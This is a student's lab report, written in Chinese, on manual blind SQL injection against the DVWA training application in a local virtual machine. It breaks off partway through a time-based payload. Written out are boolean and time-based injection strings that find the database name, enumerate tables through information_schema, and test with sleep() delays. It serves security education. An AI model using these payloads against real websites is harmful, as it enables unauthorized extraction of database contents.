《软件安全》实验报告

姓名：张丛 学号：2113662 班级：信安一班

**实验名称：**

SQL盲注


**实验要求：**

基于DVWA里的SQL盲注案例，实施手工盲注，参考课本，撰写实验报告。


**实验过程：**


1. 实验环境


下载压缩包，解压文件，启动虚拟机，获取ip



主机浏览器网址栏输入ip进入网页，登录DVWA









1. 基于布尔SQL盲注

（1）判断是否存在输入，注入是字符型还是数字型。


输入1，显示用户存在



输入1’ and 1-1 #:




输入1’ and 1=2 #,显示不存在：




说明存在字符型的SQL盲注。

查看源码可知，程序未对id做任何处理：




1. 猜测数据库名

输入1' and length(database())=4 #，显示存在：



说明数据库名长度为4。


输入1' and ascii(substr(database(),1,1))>97 #，显示存在:



说明数据库名的第一个字符的ascii值大于97（小写字母a的ascii值）；


输入1' and ascii(substr(database(),1,1))<100 #,显示不存在;

输入1' and ascii(substr(database(),1,1))>100 #，显示不存在;



则数据库第一个字符的ascii的值为100，即小写字母d。

输入1' and ascii(substr(database(),2,1))>97 #，显示存在:




说明第二个字符ascii值大于97(a);

……

输入1' and ascii(substr(database(),2,1))<118 #,显示不存在;

输入1' and ascii(substr(database(),2,1))>118 #，显示不存在;




则数据库第一个字符的ascii的值为118，即小写字母v。

重复步骤，可得，数据库名为dvwa.


1. 猜测数据库的表名

输入1' and (select count(table\_name) from information\_schema.tables where table\_schema=database() )=2 #，显示存在：




说明数据库中共有两个表

输入1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=9 #，显示存在：



说明第一个表名长度为9.

输入1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<122 #，显示存在：



即第一张表名第一个字母ascii值小于122（z）；

输入1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<103 # 显示不存在；


输入1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<103 # 显示不存在；

则第一个字母为小写字母g.

重复步骤，可得两个表名：guestbook、users.

1. 猜测字段名

输入1’ and (select count(column\_name) from information\_schema.columns where table\_name= ’users’)=8 #，显示存在：




说明userss表中有8个字段。


同理，可按照上面步骤，利用二分法，得到字段名，甚至表中的数据名。

1. 基于时间的SQL盲注

输入1’and sleep(5) #，感觉到明显延迟




输入1 and sleep(5) #，没有延迟




说明存在字符型的基于时间的盲注。


输入1’ and 